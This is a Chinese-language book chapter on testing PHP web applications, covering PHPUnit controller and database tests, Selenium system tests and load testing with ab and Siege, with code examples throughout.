chapter_07/lib/Foo.php

```
class My_Controller_Foo extends My_Controller_Base
{
  private $fooModel;
  private $view;

  public function setFooModel(My_Model_Foo $fooModel)
  {
    $this->fooModel = $fooModel;
  }

  public function getFooModel()
  {
    if (empty($this->fooModel)) {
      $this->fooModel = new My_Model_Foo();
    }
    return $this->fooModel;
  }

  public function setView(My_View $view)
  {
    $this->view = $view;
  }

  public function getView()
  {
    if (empty($this->view)) {
      $this->view = new My_View();
    }
    return $this->view;
  }

  public function actionGet(array $params)
  {
    $fooModel = $this->getFooModel();
    $fooId = $params['fooId'];
    $fooData = $fooModel->get($fooId);
    $view = $this->getView();
    $view->assign($fooData);
    return $view->render('path/to/template');
  }
}
```

要注意的是，这个控制器允许它的依赖被注入，这使得这些依赖的模拟版本被测试注入。这个 action 的 actionGet() 方法使用这些方法获取依赖，并使用模型提取被请求参数识别的记录，将

⊖ http://blueparabola.com/blog/getting-started-zendtest

该记录的数据传递到视图，接着返回一个渲染特定视图模板的结果。

我们对控制器可以编写两种类型的测试：单元测试和**功能测试**（functional test）。前一种类型的测试（详见 7.1 节）包含模拟依赖以确认控制器预期和那些依赖有预期的交互。后一种类型采用了更多**黑盒**（black box）方法，我们要重点测试控制器在给定一套预定输入和正常（即非模拟）依赖情况下的响应输出。

一个控制器的单元测试如下所示。

chapter_07/tests/FooTest.php

```
class My_Controller_FooTest extends PHPUnit_Framework_TestCase
{
  private $controller;

  public function setUp()
  {
    $this->controller = new My_Controller_Foo();
  }

  public function testActionGet()
  {
    $fooId = '1';
    $fooData = array('bar' => 'baz');
    $response = 'bar = baz';

    $fooModel = $this->getMock('My_Model_Foo');
    $fooModel->expects($this->once())
      ->method('get')
      ->with($fooId)
      ->will($this->returnValue($fooData));
    $this->controller->setFooModel($fooModel);

    $view = $this->getMock('My_View');
    $view->expects($this->once())
      ->method('assign')
      ->with($fooData);
    $view->expects($this->once())
      ->method('render')
      ->with('path/to/template')
      ->will($this->returnValue($response));
    $this->controller->setView($view);

    $params = array('fooId' => $fooId);
    $this->assertEquals($response, $this->controller->➥
      action($params));
  }
}
```

在这个示例中，setUp() 是用来实例化被测试的控制器，testActionGet() 是一个相当于被测试操作方法的测试方法。在该测试方法中，我们对每个依赖进行模拟以执行以下断言：调用哪种方法以及当调用时接收了什么参数值。每一个模拟对象使用与之对应的 set*() 方法注入该控制器中。最后，我们使用一个预定的请求参数调用 action 的方法，并且检查返回的响应与预期的响应是否一致。

这个单元测试和一个等效的功能测试的主要区别在于后者将不执行模拟；单元测试只会允许控制器对由其 get*() 方法提供的依赖使用相同的默认值。一个功能测试也可以测试一个请求的路由，即一个给定 URL 的请求将导致一个特定控制器 action 方法被执行，除此之外，在这个示例中它们两者完全一样。

在这两种情况下，该示例有一个很大的问题：一个视图模板即使稍有变化，预期的响应也必须随之改变。这使得测试非常脆弱，完全取决于视图模板多久会发生一次变化。

检查整体渲染视图内容是否恰好相等的替代是在内容中寻找一个或多个特定的指标，该指标显示全部运行达到预期结果。假设我们引用前一个示例的视图模板显示一个表单，用以编辑从模型中取出的记录。我们在前面提到的显示成功运行的指标可能是用适当值填充的表单字段。

和 Selenium ㊀ 一样，响应内部出现的元素通常使用 CSS 或 XPath 定位表达式进行检查。PHP 和 PHPUnit 两者都没有提供本地处理 CSS 表达式的能力；这需要类似于 Zend 框架中 Zend_Dom_Query ㊁ 或 phpQuery ㊂ 的补充库。然而，PHP 不支持在其本机核心 DOM 扩展中的 XPath 表达式。

我们假设在你的基本测试用例类中包含像下面这样的代码：

chapter_07/tests/TestCase.php

```
class My_TestCase extends PHPUnit_Framework_TestCase
{
  public function assertContainsXPath($html, $expr)
  {
    $doc = new DOMDocument;
    $doc->loadHTML($html);
    $xpath = new DOMXPath($doc);
    return ($xpath->query($expr)->length > 0);
  }
}
```

我们还假设预期的视图输出就像这样：

```
<form method="post" action="/foo">
  <label for="bar">Bar</label>
  <input type="text" id="bar" name="bar" value="baz" />
  <input type="submit" value="Submit" />
</form>
```

测试前面控制器示例中一个文本字段输出的测试套件如下所示：

```
// tests/My/Controller/FooTest.php
class My_Controller_FooTest extends My_TestCase
{
  public function testActionGet()
  {
    // ⋮

    $response = $this->controller->action($params);
    $expr = '//input[@name="bar" and @value="baz"]';
```

㊀ http://seleniumhq.org/

㊁ http://framework.zend.com/manual/en/zend.dom.query.html

㊂ http://code.google.com/p/phpquery/

```
        $this->assertContainsXpath($response, $expr);
    }
}
```

控制器的单元测试和功能测试的另一个区别在于功能测试可能需要集成数据库（更多信息见7.3.5节）。本节显示了它和Selenium一起使用，但是它也可以用到控制器测试中。

7.2 数据库测试

一旦代码获得不能模拟的依赖，例如非核心的PHP特性，或者访问一个像数据库服务器这样的外部服务器的代码，那么该代码测试将不再是单元测试。这是因为代码不再单独被测试。

一个这样的标准示例可能会包括与数据库服务器交互的代码。然而在特定条件下验证代码试图向数据库服务器发送查询是完全可能的，这些测试对数据库的架构做出假设。如果架构发生变化，测试将会继续传递，这使得测试在揭示实际架构和与之交互的代码预期架构之间区别时没有多大用处。如此一来，查看哪个查询将被执行对于这种类型的测试将毫无意义。

我们需要一个让数据库进入已知状态的系统，执行与这个数据库交互的代码，在数据库状态下执行断言以确保执行的代码具有我们想要的效果。作为众所周知的单元测试框架，PHPUnit还为此目的提供了一个扩展，在本节中我们将使用它的示例。如果你更喜欢不同的解决方案，可以考虑PHPMachinist。[⊖]

7.2.1 数据库测试用例

PHPUnit数据库扩展[⊜]模仿了JUnit的DbUnit扩展，它是事实上的Java单元测试框架。PHPUnit数据库扩展不处理创建数据库、表或用户凭证；它在假设这些已经创建的基础上运行。取而代之的是，它允许你创建数据库测试用例，数据库测试用例使用一个给定的连接初始化数据库处理测试用例，并且在运行每一次测试之前使用一个给定的数据集表现一个已知数据库的状态。PHPUnit数据库扩展还提供断言，对数据库表的内容和代码被执行后表现预期状态的其他数据集进行比较。

让我们来看一个最基本的示例。

chapter_07/tests/DaoTest.php (*excerpt*)

```
class My_DaoTest extends PHPUnit_Extensions_Database_TestCase
{
  /**
   * @return PHPUnit_Extensions_Database_DB_IDatabaseConnection
   */
  public function getConnection()
  {
    $pdo = new PDO('mysql:...');
    return $this->createDefaultDBConnection($pdo, 'database_name');
  }
```

⊖ https://github.com/stephans/phpmachinist

⊜ http://www.phpunit.de/manual/current/en/database.html

```
    /**
     * @return PHPUnit_Extensions_Database_DataSet_IDataSet
     */
    public function getDataSet()
    {
      return $this->createFlatXMLDataSet(dirname(__FILE__) .➥
        '/_files/seed.xml');
    }
}
```

数据库测试用例扩展 PHPUnit_Extensions_Database_TestCase 类。这个类有两个子类必须实现的抽象方法：getConnection() 和 getDataSet()。这些实现已经显示在前面的示例中。针对我们实现这些方法的项目创建一个基本的数据库测试用例，并且使其他数据库测试用例在此基础上扩展以避免重复这些代码，这确实是好办法。

7.2.2 连接

为了将数据库初始化到已知状态，PHPUnit 必须首先连接到一个数据库服务器。getConnection() 方法允许你指定如何创建这个连接。该方法与此有关的唯一部分是必须返回一个实现 PHPUnit_Extensions_Database_DB_IDatabaseConnection 接口的对象。

数据库扩展使用 PDO 扩展（见第 2 章）提供了一个标准接口实现：PHPUnit_Extensions_Database_DB_DefaultDatabaseConnection。createDefaultDBConnection() 方法调用仅返回一个类的实例，我们用传递给它的参数值、数据库服务器的 PDO 连接，以及正在使用的数据库名字初始化这个类。

需要注意的是，我们并未预期测试用例测试的代码使用 PDO；它仅是默认连接类将给定的数据集用于初始化数据库的代码。在不能使用 PDO 的情况下，你可以写一个实现相同接口的类，并且使得基本数据库测试类中的 getConnection() 实现返回这个类的实例作为替代。

7.2.3 数据集

除了连接之外，PHPUnit 需要一个数据集，在对其执行测试方法之前**播种**（seed）或初始化这个数据库。执行这个测试代码之后，在对数据库状态执行断言时也可以用到数据集。可以从几个不同的来源创建数据集。

Flat XML[⊖] 这是一个简单的基于 XML 的格式，但可能会产生列包含空值的问题。

XML 这是一个较为复杂的基于 XML 的格式，它可以避免 Flat XML 格式具有空值的问题。

MySQL XML 在 PHPUnit 3.5.13 之前，它被文档排除在外，但从 PHPUnit 3.5.0 起便得到本地支持。它使用 MySQL 数据库服务器 mysqldump 工具的 XML 格式。

YAML 它既有 Flat XML 格式的简单，又避免了 XML 格式空值的问题，但是需要一个 Symfony YAML 类库[⊜]。

⊖ http://www.phpunit.de/manual/current/en/database.html#flat-xml-dataset

⊜ http://components.symfony-project.org/yaml/

CSV　　这是一个简单而且相当轻便的格式，但是每一个文件只能在一个单一的表中包含数据。

Array[⊖]　　它避免了空值的问题，并允许数据被指定内嵌在测试用例中，还有外部文件中。然而它未受到本地支持，PHPUnit 手册中包含一个实现示例。

Query　　这将从一个数据库查询中产生一个数据集。

Database　　这将从一个数据库中的部分或全部表中产生数据集。

MySQL XML 是我们通常所需的选项，让我们来看一个使用它的示例。我们执行如下一个命令以生成一个种子文件。

```
mysqldump --xml -t -u [username] -p [database] [tables] >➥
  /path/to/seed.xml
```

这里用适当的值取代了 [username]、[database] 以及 /path/to/seed.xml。[tables] 是一个可选的限制空间的表单，表明哪些转储将受到限制，若未指定，数据库中所有的表都包含在内。

数据库测试用例中使用 XML 文件的 getDataSet() 实现如下所示，它使用一个适当的值替换 /path/to/seed.xml。

```
public function getDataSet()
{
  return $this->createMySQLXMLDataSet('/path/to/seed.xml');
}
```

PHPUnit_Extensions_Database_TestCase 提供便利的 create*DataSet 简写方法获取数据集的实例，目的在于获得其支持的一些格式，例如 MySQL XML 格式。其他的格式明确要求初始化和配置它们各自类的实例。你可以查阅 PHPUnit 手册[⊜] 数据库测试章节中你所偏爱格式的相关详细规定。

用最少的数据为整个数据库创建一个种子数据集是其最简单的方法，这些数据需使用该数据库充分测试所有代码，并对所有数据库测试用例使用该种子数据集。在大多数情况下，任何给定测试用例不需要的代码开销都是微不足道的。

我们还有另一种方法，就是为每一个数据库表生成一个单独的数据集，并在 getDataSet() 实现中将它们手动结合成一个混合数据集[⊝]。比方说，你在数据库中为每一个表执行一次上述 mysqldump 命令，并为 [tables] 参数指定该表的名字，就像这样：

```
mysqldump --xml -t -u [username] -p [database] table1 >➥
  /path/to/table1.xml

⋮

mysqldump --xml -t -u [username] -p [database] tableN >➥
  /path/to/tableN.xml
```

现在假设对于一个特定的数据库测试用例，你只需要在表 1 和表 3 中播种。测试用例的 getDataSet() 实现如下所示。

⊖ http://www.phpunit.de/manual/current/en/database.html#array-dataset

⊜ http://www.phpunit.de/manual/current/en/database.html#understanding-datasets-and-datatables

⊝ http://www.phpunit.de/manual/current/en/database.html#composite-dataset

chapter_07/tests/DaoTest.php (*excerpt*)

```
class My_DaoTest extends PHPUnit_Extensions_Database_TestCase
{
  // ⋮

  /**
   * @return PHPUnit_Extensions_Database_DataSet_IDataSet
   */
  public function getDataSet()
  {
    $table1 = $this->createMySQLXMLDataSet('/path/to/table1.xml');
    $table3 = $this->createMySQLXMLDataSet('/path/to/table3.xml');

    $composite = new PHPUnit_Extensions_Database_DataSet_➥
      CompositeDataSet();
    $composite->addDataSet($table1);
    $composite->addDataSet($table3);

    return $composite;
  }
}
```

为单个表创建一个数据集和为整个数据库创建一个数据集没有什么不同：我们只需调用 createMySQLXMLDataSet() 方法并为预期的表指定包含数据的文件。通过初始化 PHPUnit_Extensions_Database_DataSet_CompositeDataSet 类合并多个数据集成为一个混合数据集，并分别将这些数据集的实例传入 addDataSet() 方法中。在这一点上，我们只需使 getDataSet() 返回这个混合数据集的实例，而且它像其他任何数据集实例一样将用于播种数据库。

7.2.4 断言

除了我们使用的断言之外，数据库测试用例看起来很像单元测试；例如，setUp() 和 tearDown() 都以同样的方式运用。一个测试用例的实现如下所示。

chapter_07/tests/DaoTest.php (*excerpt*)

```
class My_DaoTest extends PHPUnit_Extensions_Database_TestCase
{
  private $dao;

  // getConnection() and getDataSet() implementations from earlier➥
       go here

  protected function setUp()
  {
    $this->dao = new My_Dao;
    // any other required setup – connecting to the database, etc.
  }

  public function testDoStuff()
  {
    $this->dao->doStuff();

    // asserting table row count
```

```
        $expected_row_count = 2;
        $actual_row_count = $this->getConnection()->getRowCount➥
          ('table_name');
        $this->assertEquals($expected_row_count, $actual_row_count);

        // asserting table / query result set equality
        $expected_table = $this->createMySQLXMLDataSet➥
          ('/path/to/expected_table.xml')
          ->getTable('table_name');
        $actual_table = $this->getConnection()->createQueryTable➥
          ('table_name',
          'SELECT * FROM table_name WHERE ...');
        $this->assertTablesEqual($expected_table, $actual_table);
    }
}
```

在执行 testDoStuff() 的时候，这个数据库测试用例使用 getDataSet() 返回的数据集播种该数据库。这个测试方法接着执行被测试的代码以便对数据库执行操作。随后，它执行必要的断言以验证这个操作是否达到预期的效果，如改变包含在一个或多个表中的行数或数据的数量。

7.3 系统测试

一旦系统的各个组成部分以及与外部系统的交互已经完成测试，那么我们将要对作为一个整体的应用程序进行测试。这称为**系统测试**（systems testing）。对 Web 应用程序而言，这往往通过编写自动化测试以一个真实用户会采用的相同方式与浏览器交互来完成。

编写和执行这种测试的流行软件包是 Selenium[⊖]，它是一个基于 Java 的服务器，允许客户端连接到它，执行命令以启动浏览器并与之交互。该软件常常用于在 Web 应用程序内部执行一系列动作，并对最后加载的文件内容进行断言以确认其达到预期的功能。

PHPUnit 包含一个 Selenium 扩展，它允许这些交互得以执行。在本节其余部分的代码示例将显示客户端的 Selenium 逻辑是什么。你可以在编写客户端测试前查阅 Selenium 服务器[⊜] 或 Selenium RC[⊜] 的安装文档来安装服务器组件。

7.3.1 初始设置

就像数据库扩展一样，PHPUnit 的 Selenium 扩展提供了它自己的基本测试类和断言。让我们来看一个简单的示例。

chapter_07/tests/BaseSeleniumTestCase.php (*excerpt*)

```
abstract class My_BaseSeleniumTestCase extends➥
  PHPUnit_Extensions_SeleniumTestCase
{
  protected function setUp()
  {
    $this->setHost('localhost');
```

⊖ http://seleniumhq.org/

⊜ http://seleniumhq.org/docs/03_webdriver.html#setting-up-a-selenium-webdriver-project

⊜ http://seleniumhq.org/docs/05_selenium_rc.html#installation

```
        $this->setPort(4444);
        $this->setBrowser('*firefox');
        $this->setBrowserUrl('http://example.com');
        $this->setTimeout(5000);
    }
}
```

setHost() 和 setPort() 是指 Selenium 服务器正在运行的主机和端口。在该示例中传递给它们的值是默认值，使用这些值来调用这些方法是不必要的。这个方法的调用仅用于演示的目的。

setBrowser() 指定 Web 浏览器启动。很奇怪，Selenium 手册忽略了一个所支持浏览器的字符串列表，但我们在源代码中可以发现它[⊖]。它也可以指定一个可执行浏览器的路径[⊜]，这对于在系统中运行相同浏览器或并未得到 Selenium 官方支持的多个版本非常有用，并且用在前面示例中已设置参数的不同值指定多个浏览器[⊝]。

setBrowserUrl() 有一个具有轻微误导性的名称。它实际上设置了一个基本的 URL，它为所有相关 URL 自动加上前缀，接着将这些前缀传入 open() 方法中，这模拟了一个用户在地址栏中输入了一个 URL。我们使用这个值传递到以上示例的 setBrowserUrl() 中，调用 $this->open('/index.php') 将打开 URL http://example.com/index.php（注意，open() 也接受绝对 URL）。

setTimeout() 用于设置 Selenium 服务器初始连接的超时。它接受一个以毫秒为单位的整数作为等待时间，上面的示例使用 5000 毫秒或 5 秒作为超时时间。

为每个项目建立你自己的基本测试用例是一个很好的做法，这允许自定义断言和其他的方法包含常用的逻辑，使该项目中所有的其他测试用例可以使用。

7.3.2 命令

很遗憾，命令的实现并非像初始设置中使用的方法那样简单。在你开始编写测试时，这是你需要知道的一个重点。为了说明它，让我们来看看一个命令发布后会发生什么。

chapter_07/tests/FooSeleniumTestCase.php (*excerpt*)

```
class My_FooSeleniumTestCase extends My_BaseSeleniumTestCase
{
  protected function setUp()
  {
    $this->open('/foo');

    // ⋮
  }
}
```

PHPUnit_Extensions_SeleniumTestCase 既不声明也不继承 open() 实现。然而，它却具有一个 __call() 实现，因此 PHP 会间接执行它，并将原始方法调用中的方法名和参数传递给它。

__call() 代理 PHPUnit_Extensions_SeleniumTestCase_Driver 的一个实例。与测试用例一样，

⊖ http://svn.openqa.org/fisheye/browse/selenium-rc/trunk/server-coreless/src/main/java/org/openqa/selenium/server/browserlaunchers/BrowserLauncherFactory.java?r=trunk

⊜ http://seleniumhq.org/docs/05_selenium_rc.html#specifying-the-path-to-a-specific-browser

⊝ http://www.phpunit.de/manual/current/en/selenium.html#selenium.seleniumtestcase.examples.WebTest3.php

这个 driver 既不声明也不继承 open() 实现，同样也实现 __call()，因此这个方法的调用就这么解决了。

此时，这个方法的调用被解释，并且任何相应的命令都要发送到 Selenium 服务器。在适当的情况下，处理一个服务器的响应，而且将一个返回值发送回原始方法调用的代码中。

这两个 __call() 实现的文档块包含了所支持命令的列表。此外，Selenium 网站中有关于 RC 协议[㊀] 的参考内容，它进一步解释命令和断言做了什么，它们接收哪些参数，并返回哪些值。

7.3.3 定位器

为了与文档中的元素交互或断言它们是否存在，你需要一个方法指定你将深入研究哪些元素。这需通过**定位器**（locator）来完成，它是 Selenium 文件中用于引用标识元素的任意表达式的一个通用术语。如果命令的文件引用一个定位器参数，那么这就是文件要引用的内容。定位器表达式按如下格式使用。

```
locatorType=argument
```

然而，我们允许表达式被限制于使用唯一的参数值，它最好包含有定位器的类型以免让 Selenium 费力去猜。虽然 Selenium 支持其他的定位器类型，但是其中最常用的类型按照由好至差的性能顺序排列依次是标识符、CSS 选择器、XPath 表达式。

标识符表达式的定位器类型就是标识符。Selenium 首先通过在当前文档中搜索一个元素，查看其 id 属性值是否匹配所提供的参数来评估这种类型的表达式。如果不匹配任何元素，Selenium 接下来会使用 name 属性替代 id 属性重复搜索。id 和 name 也可用来作为定位器类型限制搜索它们各自的属性。

CSS 选择器使用 css 定位器类型。如果你曾经使用过一个标记文档的样式或像 jQuery 这样的 JavaScript 类库，那么你可能已经熟悉了 CSS 选择器。Selenium 支持 CSS2[㊁] 和 CSS3[㊂] 这两个选择器。虽然 W3C 规格是最全面的参考，但是它们同样也枯燥无味，充满学究气。jQuery 文档使用附带可视的示例对选择器提供了出色的解释。

与 xPath 定位器类型相关的是 XPath 表达式，这相当于一个用来搜索 XML 兼容的文档标准[㊃]，类似于使用正规表达式如何搜索字符串的模式。XPath 是一个比较慢的定位器类型[㊄]，因此，在可能的情况下我们应尽量避免使用它。大多数 XPath 表达式可以重写为 CSS 选择器。如果你必须使用 XPath，而且也知道它受到的限制，那么由 Tobias Schlitt 和 Jakob Westhoff 编写的相关教程[㊅] 非常适合你。

在一个应用程序的测试套件中多次使用相同的定位器表达式并不是什么稀罕事。正因为如此，对一个表达式起一个有意义的名字是很好的做法，把这些表达式存储在像返回关联数组的

㊀ http://release.seleniumhq.org/selenium-core/1.0.1/reference.html

㊁ http://www.w3.org/TR/REC-CSS2/selector.html

㊂ http://www.w3.org/TR/2001/CR-css3-selectors-20011113/

㊃ http://www.w3.org/TR/xpath/

㊄ http://saucelabs.com/blog/index.php/2011/01/selenium-xpath-marks-the-spot/

㊅ http://schlitt.info/opensource/blog/0704_xpath.html

PHP 文件这样的中央位置，并且在需要的地方通过名字引用它们。这可以防止在源代码中重复表达式并增加可维护性。这一原则同样适用于相对 URL 以及 Selenium 命令的相似参数。

7.3.4 断言

PHPUnit_Extensions_SeleniumTestCase 提供了一些断言[⊖]，但并不是所有可用的断言都被明确声明。你应该记得这个类代理命令回调到驱动实例，驱动实例依次在其 __call() 实现中处理它们。如果你查看其源代码，你会发现类似于如下内容的一行：

```
case isset(self::$autoGeneratedCommands[$command]): {
```

这个驱动类构造器执行一个叫做 autoGenerateCommands() 的方法。对在测试用例和驱动 __call() 实现的文档块中列出的每一个支持的 get*() 或 is*() 方法，autoGenerateCommands() 在 $autoGeneratedCommands 属性中为相应的 assert*() 和 assertNot*() 方法创建条目。

作为一个示例，这个受支持的命令方法是 getTitle()。与这个方法相对应的断言方法是 assertTitle() 和 assertNotTitle()。这两个方法都接受 title 的预期值，在 getTitle() 方法内部用实际值执行，并执行一个标准的等于或不等于断言来比较这两个断言方法；它们只是提供了一个便捷的简单表述。为了比较逻辑不同于简单等式，我们可以考虑使用 glob、regexp 或 regexpi 等模式语法[⊜]。

断言有一个显著的特点，即它们应用于文档的当前状态。也就是说，如果从现在起我们转瞬间在文档状态中完成，即使断言当时通过，但现在并没有通过，断言将会失败。如果一个页面标记被返回或达到超时，像 waitForPageToLoad() 这样的方法将会终止。如果断言对客户端发送的额外请求执行动态内容检查，若服务器花了很长时间完成该请求，这个断言可能也会失败。

为了弥补需要，waitFor*() 和 waitForNot*() 方法也将受到支持。这些方法每秒一次执行相应的 assert*() 方法，直到断言通过或者被驱动的 $httpTimeout 属性指定的超时时间已经达到（我们可使用 setHttpTimeout() 方法来设置）。使用这些方法的主要缺点在于第二次超时是不可配置的，如果你有很多测试，便可以迅速累加。在这种情况下，对于你编写自己的版本时可能比较有意义。

7.3.5 数据库集成

在测试开始之前，为数据库驱动的应用程序进行的系统测试常常需要使数据库进入一个特定状态，这和数据库测试所做的一样。然而，由于系统测试在 PHPUnit 中有它们自己的基类，因此实现数据库播种不能通过扩展数据库测试用例来完成。

相反，相关的逻辑必须转移到一个单独的类，我们可从两种测试用例类型中调用它。幸好，数据库扩展提供了这种类的基础。让我们来看看使用该类的一个示例。

⊖ http://www.phpunit.de/manual/current/en/selenium.html#selenium.seleniumtestcase.tables.assertions

⊜ http://release.seleniumhq.org/selenium-core/1.0.1/reference.html#patterns

chapter_07/tests/DatabaseTester.php

```
class My_DatabaseTester extends➥
  PHPUnit_Extensions_Database_AbstractTester
{
  /**
   * @return PHPUnit_Extensions_Database_DB_IDatabaseConnection
   */
  public function getConnection()
  {
    $pdo = new PDO('mysql:...');
    return $this->createDefaultDBConnection($pdo, 'database_name');
  }

  /**
   * @return PHPUnit_Extensions_Database_DataSet_IDataSet
   */
  public function getDataSet()
  {
    return $this->createFlatXMLDataSet(dirname(__FILE__) .➥
      '/_files/seed.xml');
  }
}
```

如果我们很熟悉这个类的方法，可以知道它们与以前显示的基本数据库测试用例示例中的方法完全相同。这个基础类提供的是代码，代码使用这些方法在数据库中执行相同的操作，就像 setUp() 和 tearDown() 实现的基本数据库测试用例中所做的一样。为了做到这一点，我们必须在系统测试用例中适时调用相对应的方法，举例如下：

chapter_07/tests/FooSeleniumTestCase.php (*excerpt*)

```
class My_FooSeleniumTestCase extends My_BaseSeleniumTestCase
{
  protected $databaseTester;

  protected function setUp()
  {
    parent::setUp();
    $this->databaseTester = new My_DatabaseTester();
    $this->databaseTester->onSetUp();
  }
  protected function tearDown()
  {
    parent::tearDown();
    $this->databaseTester->onTearDown();
  }
}
```

onSetUp() 调用用于清理数据库中的数据并进行补种，默认情况下 onTearDown() 调用未做任何操作。不是从系统测试用例就是从数据库测试构造器，我们可使用在 PHPUnit_Extensions_Database_AbstractTester 中实现的 setSetUpOperation() 和 setTearDownOperation() 方法配置上述两个调用。为了将适当的值传递给这些方法，我们可在 PHPUnit_Extensions_Database_Operation_Factory class 中检查这些方法的返回值。

7.3.6 调试

由于断言失败，Selenium 测试就会终止，而且它带有整个浏览器会话，调试输出对查找其中原因非常有益。Selenium 扩展提供了几个不同信息的来源。

来源之一是截图。根据问题的类型，一个截图可能会很快暴露出原因，而无须你不厌其烦地在标记中彻底搜寻。当一个测试失败时，为了启用自动创建截图，你需要在测试用例中设置所有以下属性：

chapter_07/tests/FooSeleniumTestCase.php (*excerpt*)

```
class My_FooSeleniumTestCase extends My_BaseSeleniumTestCase
{
  protected $captureScreenshotOnFailure = TRUE;
  protected $screenshotPath = '/var/www/htdocs/screenshots';
  protected $screenshotUrl = 'http://localhost/screenshots';

  // ⋮
}
```

截图可以使用 $captureScreenshotOnFailure 标志来切换开启或关闭。请注意，只有当一个断言失败时才能使用它们。当断言失败时，$screenshotPath 指定一个以 PNG 格式存储截图文件的目录，并用与测试方法相一致的名字来命名该目录。最后，我们可用 $screenshotUrl 指定一个可访问的基本目录或 URL，可以在其中访问截图文件。

请注意，我们也可以手动创建一个截图，即使断言没有失败。让我们来看一看 PHPUnit_Extensions_SeleniumTestCase 类的 onNotSuccessfulTest() 方法是如何自动完成的。

有时候，一个截图并不能揭示问题，而且需要更多信息。此时，显示页面的 HTML 源文件也许很有帮助，当一个测试失败时，如果你想要测试用例始终转储源代码到文件中，你可以这样做：

chapter_07/tests/BaseSeleniumTestCase.php (*excerpt*)

```
class My_BaseSeleniumTestCase extends➥
  PHPUnit_Extensions_SeleniumTestCase
{
  protected $htmlSourcePath = '/var/www/htdocs/source';
  // ⋮
  protected function onNotSuccessfulTest(Exception $e)
  {
    parent::onNotSuccessfulTest($e);
    $path = $this->htmlSourcePath . DIRECTORY_SEPARATOR .
      $this->testId . '.html';
    file_put_contents($path, $this->getHtmlSource());
    echo 'Source: ', $path, PHP_EOL;
  }
}
```

我们有可能通过和单元测试一样的 Selenium 测试为执行的代码生成覆盖率报告。要做到这一点，我们要在 Web 服务器内部文档根目录某处复制 PHPUnit/Extensions/SeleniumTestCase/phpunit_coverage.php。在 php.ini 文件中，分别为 PHPUnit/Extensions/SeleniumTestCase/prepend.p

和 PHPUnit/Extensions/SeleniumTestCase/append.php 设置 auto_prepend_file 和 auto_append_file 的绝对路径。在测试用例中，我们添加了属性并根据 Web 服务器的主机名和复制 phpunit_coverage.php 的路径调整它的值。

```
protected $coverageScriptUrl = 'http://localhost/➥
  phpunit_coverage.php';
```

7.3.7 自动编写测试

系统测试的目标是在一个真实的应用程序中作为一个可能的实际用户来执行任务，以确认这个应用程序是否符合预期的行为。你可能会得出如下结论：编写测试本身可以通过一个人手动执行这些任务一次迅速完成，而且计算机还要将这些动作转换为实际的 PHP 测试代码，你是对的。

当我们使用 Selenium 进行系统测试时，通常编写测试最有效的方法是使用 Selenium IDE，这是 Mozilla Firefox Web 浏览器的一个插件；它提供了一个记录、修改、运行以及调试的完整集成开发环境，并为 Selenium 测试生成代码。此外，即使是一个只具有某种程度技术技能的非开发人员，也可以创建测试用例以生成初始代码，而专业人员可以稍后手动进行补充。

Selenium IDE 文档[⊖] 是一个关于如何安装和使用 Selenium 的相当全面的资源。一旦测试构成并为它们生成了代码，本节中的信息就可用来添加 Selenium IDE 不支持的逻辑，这一点和数据库集成一样。总之，Selenium IDE 可以取消编写系统测试时自动生成代码的初始开销中的重要部分，从而缓解了手动编写测试代码的学习曲线。

7.4 负载测试

一旦应用程序工作正常，无论是其各个组成部分还是作为一个整体，我们非常有必要了解应用程序作为一个整体如何运行。**负载测试**（load testing）模拟一组用户的行为以确定应用程序在负载下如何表现。

这些信息在两个方面非常有用。第一，当应用程序即将成为产品，如果你对应用程序必须进行的负载有特别的预期，负载测试会粗略地估算需要多少服务器硬件。第二，尽管应用程序正处在开发或维护过程中，负载测试仍能暴露会显著影响性能的变化，特别是自动负载测试处于一个**持续集成**的环境中时，也就是说，一系列重复的质量控制正在进行。

本节的其余部分将评述执行负载测试会用到的一些工具，包括如何解释它们的输出并提供一些相关的资源。有关这些主题的更多信息，请参考由 Paul Jones 撰写的基准测试博客的系列优秀文章[⊜]。

7.4.1 ab

作为 Apache HTTP 服务器项目的组成部分，ab[⊝] 是一个相对简单的已开发基准测试工具，并且适用于大多数安装有 Apache 的环境中。它有许多参数，我们对其如何引导测试稍加调整，其

⊖ http://seleniumhq.org/docs/02_selenium_ide.html

⊜ http://paul-m-jones.com/category/programming/benchmarks

⊝ http://httpd.apache.org/docs/2.2/programs/ab.html

中有3个经常用到的参数：

1）-c #：每秒的并发请求数，或同时访问应用程序的用户数量。

2）-n #：要发送的请求数。

3）-t #：测试持续的以秒计算的最长时间，假设为 -n 50000。

因此，举例来说，如果你想模拟1分钟内10个并发用户的行为，你可以使用如下命令：

```
ab -c 10 -t 60 http://localhost/phpinfo.php
```

ab会有一大段输出，但我们最感兴趣的是这一块：

```
Concurrency Level:      10
Time taken for tests:   60.003 seconds
Complete requests:      20238
Failed requests:        0
Write errors:           0
Total transferred:      1502270841 bytes
HTML transferred:       1498403855 bytes
Requests per second:    337.29 [#/sec] (mean)
Time per request:       29.648 [ms] (mean)
Time per request:       2.965 [ms] (mean, across all concurrent➥
  requests)
Transfer rate:          24449.97 [Kbytes/sec] received
```

这两个加粗的地方特别重要。Requests per second有时候简写为rps，这是负载测试的主要度量指标。其数量的增长意味着应用程序的性能得到提高，反之亦然。如果应用程序正如预期那样工作，数量超过零的Failed requests通常表明应用程序不能处理用于主机硬件的加载。如果应用程序的请求不能在一定时间内完成，客户端会终止这些请求并把它们看做失败。因此，Failed请求不能超过零的Requests per second最大值，就是应用程序的硬件所能承受的最大负载。

7.4.2 Siege

另一个常用的负载测试工具是Siege[⊖]，它由Joe Dog软件开发。ab的负载测试限制在一个特定的URL上，而除了URL之外，Siege还可对整个应用程序进行负载测试。Siege手册[⊜]介绍了它所支持的选项，下面是几个最有用的：

- -u [url]：对单个URL进行负载测试。
- -f [file]：对包含有一个或多个URL（每行一个）的路径文件进行负载测试。
- -i：互联网模式，它从指定了-f的文件模拟用户单击随机URL。
- -c #：并发用户数。
- -r #：发送给每个用户的请求数。
- -t #[SMH]：在数量后面，分别以S、M或H为符号来表示以秒、分钟或小时为单位的测试持续最长时间。
- -d #：以秒为单位的每个用户请求之间的时间，默认为3；我们推荐使用1作为基准。
- -l [file]：记录从siege到文件的输出，若它已存在，我们将记录内容添加到其中。

⊖ http://www.joedog.org/index/siege-home

⊜ http://www.joedog.org/index/siege-manual

• -v：详细模式，其中包括 HTTP 协议的版本、响应代码，以及每个请求的 URL。

Siege 非常便利的一个方面是其选项的默认值可以用配置文件来修改。在你的用户目录中这默认为 .sieger，如果 .sieger 并不存在，我们可使用实用程序 siege.config 生成它。常用的 .siegerc 文件包含有每个选项的全面注释。我们用 -C 选项可以指定具有不同路径的一个文件。

